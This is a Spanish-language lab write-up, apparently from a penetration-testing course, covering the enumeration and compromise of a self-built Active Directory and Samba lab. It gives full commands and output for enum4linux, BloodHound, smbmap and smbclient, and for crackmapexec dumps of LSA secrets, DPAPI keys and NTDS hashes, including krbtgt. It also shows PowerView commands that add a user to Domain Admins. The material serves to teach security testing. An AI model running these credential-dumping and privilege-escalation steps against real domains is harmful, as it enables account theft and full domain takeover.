group:[Operadores de configuración de red] rid:[0x22c]
group:[Usuarios del monitor de sistema] rid:[0x22e]
group:[Usuarios del registro de rendimiento] rid:[0x22f]
group:[Usuarios COM distribuidos] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Operadores criptográficos] rid:[0x239]
group:[Lectores del registro de eventos] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
group:[Servidores de acceso remoto RDS] rid:[0x23f]
group:[Servidores de extremo RDS] rid:[0x240]
group:[Servidores de administración RDS] rid:[0x241]
group:[Administradores de Hyper-V] rid:[0x242]
group:[Operadores de asistencia de control de acceso] rid:[0x243]
group:[Usuarios de administración remota] rid:[0x244]
group:[Opers. de servidores] rid:[0x225]
group:[Opers. de cuentas] rid:[0x224]
group:[Acceso compatible con versiones anteriores de Windows 2000] rid:[0x22a]
group:[Creadores de confianza de bosque de entrada] rid:[0x22d]
group:[Grupo de acceso de autorización de Windows] rid:[0x230]
group:[Servidores de licencias de Terminal Server] rid:[0x231]

[+] Getting builtin group memberships:
Group: Administradores' (RID: 544) has member: SEGURIDADES\Administrador
Group: Administradores' (RID: 544) has member: SEGURIDADES\Administradores de empresas
Group: Administradores' (RID: 544) has member: SEGURIDADES\Admins. del dominio
Group: IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group: Grupo de acceso de autorización de Windows' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group: Acceso compatible con versiones anteriores de Windows 2000' (RID: 554) has member: NT AUTHORITY\Usuarios autenticados
Group: Usuarios' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group: Usuarios' (RID: 545) has member: NT AUTHORITY\Usuarios autenticados
Group: Usuarios' (RID: 545) has member: SEGURIDADES\Usuarios del dominio
Group: Invitados' (RID: 546) has member: SEGURIDADES\Invitado
Group: Invitados' (RID: 546) has member: SEGURIDADES\Invitados del dominio

[+] Getting local groups:
group:[Publicadores de certificados] rid:[0x205]
group:[Servidores RAS e IAS] rid:[0x229]
group:[Grupo de replicación de contraseña RODC permitida] rid:[0x23b]
group:[Grupo de replicación de contraseña RODC denegada] rid:[0x23c]
group:[WinRMRemoteWMIUsers_] rid:[0x3e8]
group:[DnsAdmins] rid:[0x44e]
group:[Usuarios de DHCP] rid:[0x450]
group:[Administradores de DHCP] rid:[0x451]

```

- enum4linux -u Administrador -p Admin123 -S 192.168.1.1y en la enumeración de shares SMB

```
[+] Host is part of a domain (not a workgroup)
===== ( Share Enumeration on 192.168.1.1 ) =====
do_connect: Connection to 192.168.1.1 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)

  Sharename      Type      Comment
  -----
  ADMIN$         Disk      Admin remota
  C$             Disk      Recurso predeterminado
  IPC$           IPC       IPC remota
  NETLOGON       Disk      Recurso compartido del servidor de inicio de sesión
  SYSVOL         Disk      Recurso compartido del servidor de inicio de sesión

Reconnecting with SMB1 for workgroup listing.
Unable to connect with SMB1 -- no workgroup available

[+] Attempting to map shares on 192.168.1.1

//192.168.1.1/ADMIN$ Mapping: OK Listing: OK Writing: N/A

[E] Can't understand response:

$Recycle.Bin          DHS      0 Tue Mar 18 06:00:31 2014
Archivos de programa DHSrn    0 Thu Jun 19 14:09:11 2025
bootmgr              AHSR    398356 Tue Mar 18 05:44:37 2014
BOOTNXT              AHS     1 Tue Jun 18 08:18:29 2013
Documents and Settings DHSrn    0 Thu Aug 22 10:48:41 2013
gpreport.html        A       542982 Wed Jun 25 10:31:09 2025
inetpub              D       0 Thu Jun 19 15:41:33 2025
pagefile.sys          AHS    1073741824 Sun Sep 21 04:50:40 2025
PerfLogs              D       0 Thu Aug 22 11:52:33 2013
Program Files         DR      0 Sun Sep 21 20:29:23 2025
Program Files (x86)   D       0 Wed Jul 30 08:50:35 2025
ProgramData           DHn     0 Wed Jul 30 08:50:38 2025
Recovery              DHSn    0 Thu Jun 19 14:49:53 2025
System Volume Information DHS     0 Thu Jun 19 15:41:52 2025
Users                 DR      0 Thu Jun 19 16:05:08 2025
Windows               D       0 Thu Jul 31 22:04:48 2025
Windows.old           D       0 Thu Jun 19 15:04:29 2025
Windows.old.000       D       0 Thu Jun 19 15:41:00 2025
Windows.old.001       D       0 Thu Jun 19 15:44:22 2025

13017087 blocks of size 4096. 4300368 blocks available
//192.168.1.1/c$ Mapping: N/A Listing: N/A Writing: N/A

[E] Can't understand response:

NT_STATUS_NO_SUCH_FILE listing \*
//192.168.1.1/IPC$ Mapping: N/A Listing: N/A Writing: N/A
//192.168.1.1/NETLOGON Mapping: OK Listing: OK Writing: N/A
//192.168.1.1/SYSVOL Mapping: OK Listing: OK Writing: N/A
enum4linux complete on Tue Sep 23 05:06:05 2025
```

De igual manera, podemos usar los siguientes comandos que se encargan de la enumeración de Active Directory vía LDAP con ldapdomaindump

```
(root@kali)-[/home/kali]
# ldapdomaindump -u 'Seguridades.com\Administrador' -p 'Admin123' -o ./ldap_dump/ 192.168.1.1

[*] Connecting to host...
[*] Binding to host
[+] Bind OK
[*] Starting domain dump
[+] Domain dump finished

Neof4j browser user interface guide
A complete example graph that demonstrates common queries

Actors & movies in cross-referenced pop culture

© Get started
© Open guide

Copyright © BloodHound, 2002-2025

# ldapsearch -x -H ldap://192.168.1.1 -D "CN=Administrador,CN=Users,DC=Seguridades,DC=com" -w Admin123 \
"(objectClass=user)" sAMAccountName adminCount
# extended LDIF
#
# LDAPv3
# base <> (default) with scope subtree
# filter: (objectClass=user)
# requesting: sAMAccountName adminCount
#
# search result
search: 2
result: 32 No such object
text: 0000208D: NameErr: DSID=03100213, problem 2001 (NO_OBJECT), data 0, best match of:
..
# numResponses: 1
```

Que sirven para obtener un **mapa completo del dominio** sin necesidad de privilegios especiales. Es muy usado en auditorías porque te da de golpe toda la estructura de AD.

Mapear Active Directory con BloodHound

BloodHound es una herramienta que permite realizar un mapeo aprovechando los grafos, lo cual ayuda a tener una perspectiva del entorno víctima, obteniendo un panorama general para poder crear posibles ataques.

Para poder descargar bloodhound se utiliza el siguiente comando “curl -L https://ghst.ly/getbhce | sudo docker-compose -f - up”

- El comando dirige al enlace de descarga especificado y de ahí descarga el Docker requerido además de levantarlo (up)

Lo bueno de los Docker compose es que descargan todas las dependencias necesarias para correr un programa como GraphDB o Neo4j, que son dependencias necesarias que usa BloodHound para graficar en forma de grafos

```
bloodhound-1 | [time: "2025-09-18T17:23:14.139610938Z", level: "INFO", message: "Executing SQL migrations for v7.5.0"]
bloodhound-1 | [time: "2025-09-18T17:23:14.149181825Z", level: "INFO", message: "Executing SQL migrations for v7.6.0"]
bloodhound-1 | [time: "2025-09-18T17:23:14.164861007Z", level: "INFO", message: "Executing SQL migrations for v8.0.0"]
bloodhound-1 | [time: "2025-09-18T17:23:14.232669893Z", level: "INFO", message: "Executing SQL migrations for v8.1.0"]
bloodhound-1 | [time: "2025-09-18T17:23:20.233039906Z", level: "INFO", message: "*****"]
bloodhound-1 | [time: "2025-09-18T17:23:20.233050948Z", level: "INFO", message: "*****"]
bloodhound-1 | [time: "2025-09-18T17:23:20.233213767Z", level: "INFO", message: "***** Initial Password Set To: 2Q47eDNWu4GUJ7wP9TFAGd_wd6HQ0j_U *****"]
bloodhound-1 | [time: "2025-09-18T17:23:20.23546802Z", level: "INFO", message: "*****"]
bloodhound-1 | [time: "2025-09-18T17:23:20.235483637Z", level: "INFO", message: "*****"]
bloodhound-1 | [time: "2025-09-18T17:23:33.389652122Z", level: "INFO", message: "Adding index azsubscription_tenantid_index to labels AZSubscription on properties tenantid using native-btree-1.0"]
bloodhound-1 | [time: "2025-09-18T17:23:33.561592317Z", level: "INFO", message: "Adding index azdevice_name_index to labels AZDevice on properties name using lucene-native-3.0"]
bloodhound-1 | [time: "2025-09-18T17:23:34.167355488Z", level: "INFO", message: "Adding index enterpriseca_name_index to labels EnterpriseCA on properties name using lucene-native-3.0"]
```

Una vez descargado el Docker compose en la documentación se indica que se accede mediante las credenciales “admin” y la Initial Password, posteriormente se crea una nueva contraseña, en este caso se ha elegido “H7bdzGn#ChvXTME”

Cuando se inicia BloodHound este pide información respecto al dominio. Por suerte, existe un repositorio de BloodHound que permite recolectar toda esta información (bloodhound-python),

para simplificar la sintaxis de la información se ha creado un script bash al cual se le añade la información y este ejecuta el comando.

```
GNU nano 8.4
#!/bin/bash

echo "Domain: "
read domain

echo "Username: "
read username

echo "Password: "
read password

echo "IP of Domain: "
read ip_address

bloodhound-python -d $domain -u $username -p $password -gc $domain -c all -ns $ip_address
```

Para listar el gráfico de Active Directory primero se necesita crear dicho dominio, para este caso el dominio ya estaba creado, el cual se llama victima.local, para probar un correcto funcionamiento se hace ping y se asigna permisos de ejecución al script

```
(kali㉿kali)-[~]
$ ping -c 1 192.168.23.6
PING 192.168.23.6 (192.168.23.6) 56(84) bytes of data:
64 bytes from 192.168.23.6: icmp_seq=1 ttl=255 time=1.78 ms

— 192.168.23.6 ping statistics —
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 1.776/1.776/1.776/0.000 ms

(kali㉿kali)-[~]
$ ./ad-bloodhound.sh
zsh: permission denied: ./ad-bloodhound.sh

(kali㉿kali)-[~]
$ chmod +x ad-bloodhound.sh
```


Una vez listo el script y la comunicación con la víctima, entonces se procede a ejecutar el script y añadir la información.


```

--(kali@kali)-[~]
--$ ./ad-bloodhound.sh
Domain:
victima.local
Username:
Administrator
Password:
P@ssw0rd
IP of Domain:
192.168.23.6
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: victima.local
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication.
INFO: Connecting to LDAP server: win-micluo7qief.victima.local
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: win-micluo7qief.victima.local
INFO: Found 4 users
INFO: Found 52 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 22 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: WIN-MICLUO7QIEF.victima.local
INFO: Done in 00M 01S

```

Ahora al regresar al browser donde se había iniciado sesión con las credenciales se sube la información que son los archivos generados por el programa



Con la información subida y una vez analizada por parte del programa, si se selecciona Explore entonces se puede empezar el mapeo, para ello se busca algún usuario, en este caso se usa el de Administrator porque fue el usado previamente, y se despliega información respectiva, como cuando fue la última vez que inició sesión, una descripción de la razón de creación de la cuenta, algunas políticas de contraseña como cuando expira.



Created:	2025-09-18 13:39 GMT-5 (GMT-0500)
Description:	Built-in account for administering the computer/domain
Distinguished Name:	CN=ADMINISTRATOR,CN=USERS,DC=VICTIMA,DC=LOCAL
Do Not Require Pre-Authentication:	FALSE
Domain FQDN:	VICTIMA.LOCAL
Domain SID:	S-1-5-21-3993884281-1656930410-232980381
Enabled:	TRUE
Last Collected by BloodHound:	2025-09-18 17:22:47:21:475875433Z
Last Logon (Replicated):	2025-09-18 13:48 GMT-5 (GMT-0500)
Last Logon:	2025-09-18 19:39 GMT-5 (GMT-0500)
Last Seen by BloodHound:	2025-09-18 17:47 GMT-5 (GMT-0500)
Marked Sensitive:	FALSE
Owner SID:	S-1-5-21-3993884281-1656930410-232980381-512
Password Last Set:	2025-09-17 17:41 GMT-5 (GMT-0500)
Password Never Expires:	TRUE
Password Not Required:	FALSE
SAM Account Name:	Administrator
Trusted For Constrained Delegation:	FALSE

Si se baja un poco más, se puede desplegar información de los grupos a los que pertenece y subgrupos respectivos, lo cual da una perspectiva de que en caso de obtener la cuenta que grupos se puede analizar que lleven a otros usuarios privilegiados así haciendo una escalada de privilegios o movimientos de post-explotación



Hide Labels Layout Export Search Current Results

+ Sessions	0
- Member Of	8
ADMINISTRATORS@VICTIMA.LOCAL	
ENTERPRISE ADMINS@VICTIMA.LOCAL	
DOMAIN ADMINS@VICTIMA.LOCAL	
USERS@VICTIMA.LOCAL	
DENIED RODC PASSWORD REPLICATION G...	
DOMAIN USERS@VICTIMA.LOCAL	
GROUP POLICY CREATOR OWNERS@VICTI...	
SCHEMA ADMINS@VICTIMA.LOCAL	
+ Local Admin Privileges	0
+ Execution Privileges	0
+ Outbound Object Control	77
+ Inbound Object Control	3

Otra sección importante es Outbound Object Control, en esta sección se encuentran los objetos que están bajo el control del objeto elegido, en este caso el usuario Administrator tiene bajo su control a políticas, grupos (con esos grupos controla a usuarios), controladores de dominio, etc.

GenericWrite

Windows Abuse

GenericWrite to a group allows you to directly modify group membership of the group.

There are at least two ways to execute this attack. The first and most obvious is by using the built-in net.exe binary in Windows (e.g. net group "Domain Admins" harmj0y /add /domain). See the opsec considerations tab for why this may be a bad idea. The second, and highly recommended method, is by using the Add-DomainGroupMember function in PowerView. This function is superior to using the net.exe binary in several ways. For instance, you can supply alternate credentials, instead of needing to run a process as or logon as the user with the AddMember permission. Additionally, you have much safer execution options than you do with spawning net.exe (see the opsec tab).

To abuse this permission with PowerView's Add-DomainGroupMember, first import PowerView into your agent session or into a PowerShell instance at the console. You may need to authenticate to the Domain Controller as a member of DOMAIN ADMINS@VICTIMA.LOCAL if you are not running a process as a member. To do this in conjunction with Add-DomainGroupMember, first create a PS_Credential object (these examples comes from the PowerView help documentation):

```
$SecPassword = ConvertTo-SecureString 'Password123!' -AsPlainText -Force
$Cred = New-Object System.Management.Automation.PSCredential('TESTLAB\dfm.a', $SecPassword)
```

Then, use Add-DomainGroupMember, optionally specifying \$Cred if you are not already running a process as DOMAIN ADMINS@VICTIMA.LOCAL:

```
Add-DomainGroupMember -Identity 'Domain Admins' -Members 'harmj0y' -Credential $Cred
```

Finally, verify that the user was successfully added to the group with PowerView's Get-DomainGroupMember:

Y las secciones finalmente, se encuentra Inbound Object Control que son los objetos a los que está sumiso el objeto seleccionado (Administrator), es decir, quienes controlan a Administrator pero no viceversa, en este caso, se muestran grupos y no es que controlen a Administrator sino que son los grupos a los que pertenece, pero hay otros miembros con su mismo nivel de privilegios

ADMINISTRATOR@VICTIMA.LOCAL

marked sensitive: FALSE

Owner SID: S-1-5-21-3993884281-1656930410-232980381-512

Password Last Set: 2025-09-17 17:41 GMT-5 (GMT-0500)

Password Never Expires: TRUE

Password Not Required: FALSE

SAM Account Name: Administrator

Trusted For Constrained Delegation: FALSE

+ Sessions: 0

+ Member Of: 8

+ Local Admin Privileges: 0

+ Execution Privileges: 0

+ Outbound Object Control: 77

- Inbound Object Control: 3

- ADMINISTRATORS@VICTIMA.LOCAL
- ENTERPRISE ADMINS@VICTIMA.LOCAL
- DOMAIN ADMINS@VICTIMA.LOCAL

Una última herramienta útil de Bloodhound es su PathFinding el cual permite establecer un nodo inicio (un objeto) y un nodo destino (otro objeto), su utilidad recae en que señala como llegar a eso objeto destino con el nodo inicial, lo cual da una idea de que pasos hay que planear antes de realizar el ataque

Con smbmap, se lista de manera los directorios, aunque con más detalle porque además de listar las carpetas compartidas y los permisos, también imprime el contenido de estas mediante el parámetro -r y la carpeta a leer, en este caso, share

```
(kali@kali)-[~]
$ smbmap -H 192.168.23.7 -u atacante -p 'password' -r share

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 192.168.23.7:445      Name: 192.168.23.7      Status: NULL Session
Disk                        Permissions           Comment
-----
print$                      READ ONLY            Printer Drivers
share                       READ, WRITE
./share
dr--r--r--      0 Fri Sep 19 20:57:11 2025  .
dr--r--r--      0 Fri Sep 19 13:16:33 2025  ..
fr--r--r--      23 Fri Sep 19 20:39:03 2025  archivo.txt
IPC$                  NO ACCESS            IPC Service (Samba Server 4.15.13-Ubuntu)

[*] Closed 1 connections
```

Además, aprovechando que la carpeta share también permite escritura entonces se puede subir archivos mediante smbclient, para ello primero se crea un archivo cualesquiera, luego se sube el archivo al compartido (mediante parámetros HTTP), y luego se revisa si se ha subido exitosamente

```
(kali@kali)-[~/Desktop/carpetaTemporal]
$ echo "prueba" > /tmp/prueba.txt

(kali@kali)-[~/Desktop/carpetaTemporal]
$ smbclient //192.168.23.7/share -U atacante%password -c 'put /tmp/prueba.txt prueba.txt'
putting file /tmp/prueba.txt as \prueba.txt (0.2 kb/s) (average 0.2 kb/s)

(kali@kali)-[~/Desktop/carpetaTemporal]
$ smbclient //192.168.23.7/share -U atacante%password -c 'ls'
.                D          0  Fri Sep 19 20:59:57 2025
..               D          0  Fri Sep 19 13:16:33 2025
prueba.txt       A          7  Fri Sep 19 20:59:57 2025
archivo.txt      N         23  Fri Sep 19 20:39:03 2025

25106692 blocks of size 1024. 10836068 blocks available
```

De igual manera se puede importar los archivos mediante el parámetro GET, y de esta manera se descarga en el sistema local.

```
(kali@kali)-[~/Desktop/carpetaTemporal]
$ smbclient //192.168.23.7/share -U atacante%password -c 'get prueba.txt'
getting file \prueba.txt of size 7 as prueba.txt (1.0 KiloBytes/sec) (average 1.0 KiloBytes/sec)

(kali@kali)-[~/Desktop/carpetaTemporal]
$ ls
prueba.txt

(kali@kali)-[~/Desktop/carpetaTemporal]
$ cat prueba.txt
prueba
```

- ***crackmapexec smb 192.168.1.1 -u Administrador -p Admin123 --lsa***

Extrae secretos de LSA incluyendo claves DPAPI, contraseñas y hashes de servicios y equipos. Mostró secretos de SERVER\$, claves DPAPI y un usuario con contraseña. Se usa en auditorías avanzadas o post-explotación para obtener credenciales sensibles, claves de máquina y usuarios, útil para pivotar en el dominio o descifrar datos protegidos por DPAPI.

```
(kali@kali)-[~]
└─$ crackmapexec smb 192.168.1.1 -u Administrador -p Admin123 --lsa
SMB 192.168.1.1 445 SERVER [*] Windows Server 2012 R2 Standard Evaluation 9600 x64 (name:SERVER) (domain:Seguridades.com) (signing: True) (SMBv1:True)
SMB 192.168.1.1 445 SERVER [+] Seguridades.com\Administrador:Admin123 (Pwn3d!)
SMB 192.168.1.1 445 SERVER [+] Dumping LSA secrets
SMB 192.168.1.1 445 SERVER SEGURIDADES\SERVER$aes256-cts-hmac-sha1-96:1203d77e4dab8e4de36c496e6ad2cb3279ae6c881c5243cc78eaceab21f0
87d2
SMB 192.168.1.1 445 SERVER SEGURIDADES\SERVER$aes128-cts-hmac-sha1-96:50e1bc64830b5294df98865c2bba5012
SMB 192.168.1.1 445 SERVER SEGURIDADES\SERVER$des-cbc-md5:91abf1f2382f40a4
SMB 192.168.1.1 445 SERVER SEGURIDADES\SERVER$plain_password_hex:275d3fca7cc2247f588f0a87c90d562e75e4e8509eb246473bf806a0ce25fe1c3
6cf37bbf033aae70779b50837e384ebc36836190389b63e2212cdfbe71dccc317b0d60c710e613e45af9040dbc54ea017a9929094201bbca1bde1819ad428c948cbd1416d706874b875088cf49087
26b5f9ac1d42b23c51684caecf7defa954863af4f80e2e9e8847bf2fd70535e38a0ecc07139e7b299df57dd6c971e99ce355a5d7845bffe72b684afbe14abe815747afc2e345662a7733d8e
5da22cdcd7c3af0e96e7d9a88d69a6611715bf10aaf501b222e92dd6bc7e44bddc89c8235e054d0c7d3d883e56a2437ba42c4
SMB 192.168.1.1 445 SERVER SEGURIDADES\SERVER$aad3b435b51404eeaad3b435b51404ee:f33be5207cd443c79f24ca60eef592f2:::
SMB 192.168.1.1 445 SERVER (Unknown User):ROOT#123
SMB 192.168.1.1 445 SERVER dpapi_machinekey:0x639f507f8644202fcd9bde208fbd38c0404f281
dpapi_userkey:0x93baa61244def6caa2d74b6e0093137069f3f767
SMB 192.168.1.1 445 SERVER NL$KN:7bbdd9f429b3d77102ead3a44f4fecbe4204d770105cc4445b501b147f27fee307207db0de2e8081770c1bb6bd2a4f
009bd821fcb55b76f55bda32499595
SMB 192.168.1.1 445 SERVER [+] Dumped 8 LSA secrets to /home/kali/.cme/logs/SERVER_192.168.1.1_2025-09-23_055425.secrets and /home/
kali/.cme/logs/SERVER_192.168.1.1_2025-09-23_055425.cached
```

- **crackmapexec smb 192.168.1.1 -u Administrador -p Admin123 --ntds**

Extrae hashes de todas las cuentas del Active Directory directamente desde la base NTDS. Obtenes los hashes de Administrador, krbtgt y otros usuarios, incluidos equipos. Se usa en auditorías de AD o pruebas de penetración para obtener acceso completo a las credenciales del dominio, posibilitando ataques de Pass-the-Hash, Kerberoasting o replicación de dominio. Es una de las técnicas más críticas para comprometer un dominio completo.

```
(kali@kali)-[~]
└─$ crackmapexec smb 192.168.1.1 -u Administrador -p Admin123 --ntds
SMB 192.168.1.1 445 SERVER [*] Windows Server 2012 R2 Standard Evaluation 9600 x64 (name:SERVER) (domain:Seguridades.com) (signing: True) (SMBv1:True)
SMB 192.168.1.1 445 SERVER [+] Seguridades.com\Administrador:Admin123 (Pwn3d!)
SMB 192.168.1.1 445 SERVER [+] Dumping the NTDS, this could take a while so go grab a redbull...
SMB 192.168.1.1 445 SERVER Administrador:500:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
SMB 192.168.1.1 445 SERVER Invitado:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
SMB 192.168.1.1 445 SERVER krbtgt:502:aad3b435b51404eeaad3b435b51404ee:27516900013093cf9ced68e7f5809d7a:::
SMB 192.168.1.1 445 SERVER Seguridades.com\yayeli.leiva:1108:aad3b435b51404eeaad3b435b51404ee:e45a314c664d40a227f9540121d1a29d:::
SMB 192.168.1.1 445 SERVER crack1:1109:aad3b435b51404eeaad3b435b51404ee:1bae207d7d90e8836660398f68a5e6b8:::
SMB 192.168.1.1 445 SERVER SERVER$:1001:aad3b435b51404eeaad3b435b51404ee:f33be5207cd443c79f24ca60eef592f2:::
SMB 192.168.1.1 445 SERVER DESKTOP-SJ9KIGP$:1106:aad3b435b51404eeaad3b435b51404ee:f77f73f0872037a98faf67227dc7e876:::
SMB 192.168.1.1 445 SERVER [+] Dumped 7 NTDS hashes to /home/kali/.cme/logs/SERVER_192.168.1.1_2025-09-23_055443.ntds of which 5 we
re added to the database
```

SMBMap

- **smbmap -H 192.168.1.1 -u Administrador -p Admin123**

Este comando nos permite conectar al host SMB con las credenciales y listar los recursos compartidos que puede ver o acceder el usuario. Es útil para ver si lacuenta tiene permisos sobre distintas carpetas.

```
(kali@kali)-[~]
└─$ smbmap -H 192.168.1.1 -u Administrador -p Admin123

SMBMap - Samba Share Enumerator v1.10.7 | Shawn Evans - ShawnDEvans@gmail.com
https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[!] Unable to remove test file at \\192.168.1.1\SYSVOL\BLXDCRQWTV.txt, please remove manually

[+] IP: 192.168.1.1:445 Name: 192.168.1.1 Status: ADMIN!!!
Disk
Permissions Comment
ADMIN$ READ, WRITE Admin remota
C$ READ, WRITE Recurso predeterminado
IPC$ READ ONLY IPC remota
NETLOGON READ, WRITE Recurso compartido del servidor de inicio de sesión
SYSVOL READ, WRITE Recurso compartido del servidor de inicio de sesión

[*] Closed 1 connections
```

```
smbmap -H 192.168.1.1 -u Administrador -p Admin123 -r --depth 5 -A "*.txt"
```

Recorre de forma recursiva el contenido del share SMB hasta la profundidad indicada de tal forma que muestra todos los archivos .txt encontrados en ese recorrido.

```
(kali@kali)-[~]
$ smbmap -H 192.168.1.1 -u Administrador -p Admin123 -r / -A "*.txt" count

Extended LDP
[+] Detected 1 hosts serving SMB
[+] Established 1 SMB connections(s) and 1 authenticated session(s)
[!] Unable to remove test file at \\192.168.1.1\SYSVOL\LDNZCHYGBF.txt, please remove manually
[*] Performing file name pattern match!
[!] Something weird happened on (192.168.1.1) nothing to repeat at position 0 on line 1127
[!] Something weird happened on (192.168.1.1) nothing to repeat at position 0 on line 1127
[!] Something weird happened on (192.168.1.1) nothing to repeat at position 0 on line 1127
[!] Something weird happened on (192.168.1.1) nothing to repeat at position 0 on line 1127
[*] Closed 1 connections
```

Se puede observar que ocurre “errores” que en realidad son falsos positivos, sin embargo, tenemos la firmeza de poder ingresar a distintos archivos.

SMBClient

Como SMBMap no nos permite descargar por problemas en el path, tenemos otra alternativa que es SBMCiente, que accediendo a la consola de SMB podemos observar, descargar y copiar distintos archivos .txt

```
(kali@kali)-[~]
$ smbclient //192.168.1.1/C$ -U Administrador%Admin123
Try "help" to get a list of possible commands.
smb: > cd Users/Administrador
smb: \Users\Administrador> prompt OFF
smb: \Users\Administrador> recurse ON
smb: \Users\Administrador> mget *
getting file \Users\Administrador\certificadoSeg.cer of size 756 as certificadoSeg.cer (61.5 KiloBytes/sec) (average 61.5 KiloBytes/sec)
getting file \Users\Administrador\gpreport.html of size 542982 as gpreport.html (6712.1 KiloBytes/sec) (average 5835.1 KiloBytes/sec)
NT_STATUS_SHARING_VIOLATION opening remote file \Users\Administrador\NTUSER.DAT
NT_STATUS_SHARING_VIOLATION opening remote file \Users\Administrador\ntuser.dat.LOG1
NT_STATUS_SHARING_VIOLATION opening remote file \Users\Administrador\ntuser.dat.LOG2
```

Conclusión:

En conclusión, en esta semana se comprendió nuevos conceptos del pentesting de infraestructura, como enumeración con enum4linux o en el caso de Samba expuesto mediante smbcrackexec y smbmap lo cual permitió listar los directorios y archivos disponibles de los sistemas. Luego, con BloodHound hubo un mapeo de Active Directory, lo cual permitió conocer el dominio en general (usuarios, políticas, grupos, etc.) lo cual ayuda a tener una perspectiva de como explotar para hacer una escalada de privilegios. Y, también dentro del análisis se encuentra el escaneo de puertos y vulnerabilidades con Nmap el cual ayuda a conocer que exploits (con Metasploit por ejemplo) usar y así vulnerar los puertos.

Otro punto importante fue la instalación de máquinas pues se comprendió como crear un dominio en Active Directory, un servidor en Samba (y exponerlo a cualquier usuario) y descargar OpenLDAP para comprender las vulnerabilidades de un sistema en un contenedor aislado.

Recursos:

- .iso Windows Server 2012 R2: <https://www.microsoft.com/es-es/evalcenter/download-windows-server-2012-r2?msocid=2c71ee4618d96f942593fbe419a86e4e>
- .iso Ubuntu 22: <https://releases.ubuntu.com/jammy/>
- Creación Dominio AD y creación servidor Samba: <https://github.com/HenryLudenaPyX/Active-directory>